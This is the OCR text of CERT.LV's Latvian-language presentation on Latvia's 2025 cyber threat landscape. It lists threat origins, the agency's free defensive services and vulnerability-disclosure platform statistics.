Notikumi Latvijas kibertelpā 2025. gadā

Varis Teivāns

9.12.2025

CERT.LV
Kiberincidentu novēršanas institūcija

CERT.LV

Latvijas kiberapdraudējuma līmenis noteikts kā augsts kopš 2022.gada janvāra

Apdraudējuma ainava līdzīga visām Baltijas jūras valstīm

CERT.LV

Apdraudējuma izcelsme

Krievija, Baltkrievija, ar ĶTR saistītas grupas

Izteikti hibrīds raksturs

Ja kaut kas nodara kādu kaitējumu, tas ir pielietojams


CERT.LV

Daži pieturpunkti

Attīstīti vairāk kā 15 bezmaksas pakalpojumi

- **DNS ugunsmūris (Android + IOS, DNS recursive, RPZ sync)**
- **SOC**
  Reakcijas uz APT no 6 mēn. uz reāllaiku / 1 dienu
- **ABS sensoru tīkls un draudu izlūkošana**
- **Draudu simulācija**
- **RED Team**


- **u.c.**



CERT.LV

Daži pieturpunkti

- Vēlēšanas un kurš vainīgs
- Izspiedējvīrusi un datu noplūdes
- ClickFix
- Krāpšana




	CERT.LV nodrošinātie pakalpojumi	Kritiskā infrastruktūra	NKDL subjekti – svarīgie un būtiskie	Pārējie
IKDIENAS AIZSARDZĪBA				
1	Kiberdrošības incidentu risināšana un diennakts atbalsts	✓	✓	✓
2	DNS ugunsmūra pakalpojums ikvienam Latvijas iedzīvotājam un uzņēmumam	✓	✓	✓
3	DNS ugunsmūra pakalpojums ar RPZ tehnoloģijām tiem, kas paši uztur savus DNS rekursīvos serverus	✓	✓	Tiek izvērtēti
4	Informācijas tehnoloģiju drošības apdraudējumu agrās brīdināšanas sistēma (jeb ABS)	✓*	✓**	Izņēmuma kārtā
5	Drošības operāciju centrs (jeb SOC)	✓*	✓**	Izņēmuma kārtā
TESTĒŠANA				
6	Koordinēta ievainojamību atklāšana	✓	✓	✓
7	Pikšķerēšanas uzbrukumu simulācija	✓	Tiek izvērtēti	Tiek izvērtēti
8	Kiberapdraudējumu simulācija	✓*	✓**	Izņēmuma kārtā
9	Kiberdrošības draudu medības	✓*	✓**	Izņēmuma kārtā
10	IT drošības testi	✓***	✓***	✓***
11	Industriālās automatizācijas un vadības sistēmu drošības laboratorija	✓*	✓**	Izņēmuma kārtā
IZGLĪTOŠANA				
12	Sabiedrības izglītošana, lekcijas un dalība pasākumos	✓	✓	Tiek izvērtēti
CITI				
13	Latvijas kiberdrošības kopienas ziņojumapmaiņas platforma	✓	✓	✓
14	NTP laika serveris	✓	✓	✓
15	CERT.LV MISP - ar ļaunatūru saistītās informācijas apmaiņas platforma	✓	✓	Tiek izvērtēti

RED TEAM


IT sistēmu drošības testi

Pikšķerēšanas uzbrukumu simulācijas kampaņas




cvd.cert.lv

Koordinēta ievainojamību ziņošanas platforma




- **Drošības pētnieki: 132 aktīvi (3.cet. +18)**
- **Aktīvas iestāžu programmas: 13**
- **Ievainojamību ziņojumi: 372 (3. cet. +159) tostarp:**

✅CERT.LV klientūras ievainojamības: 203 (3.cet.+ 100)
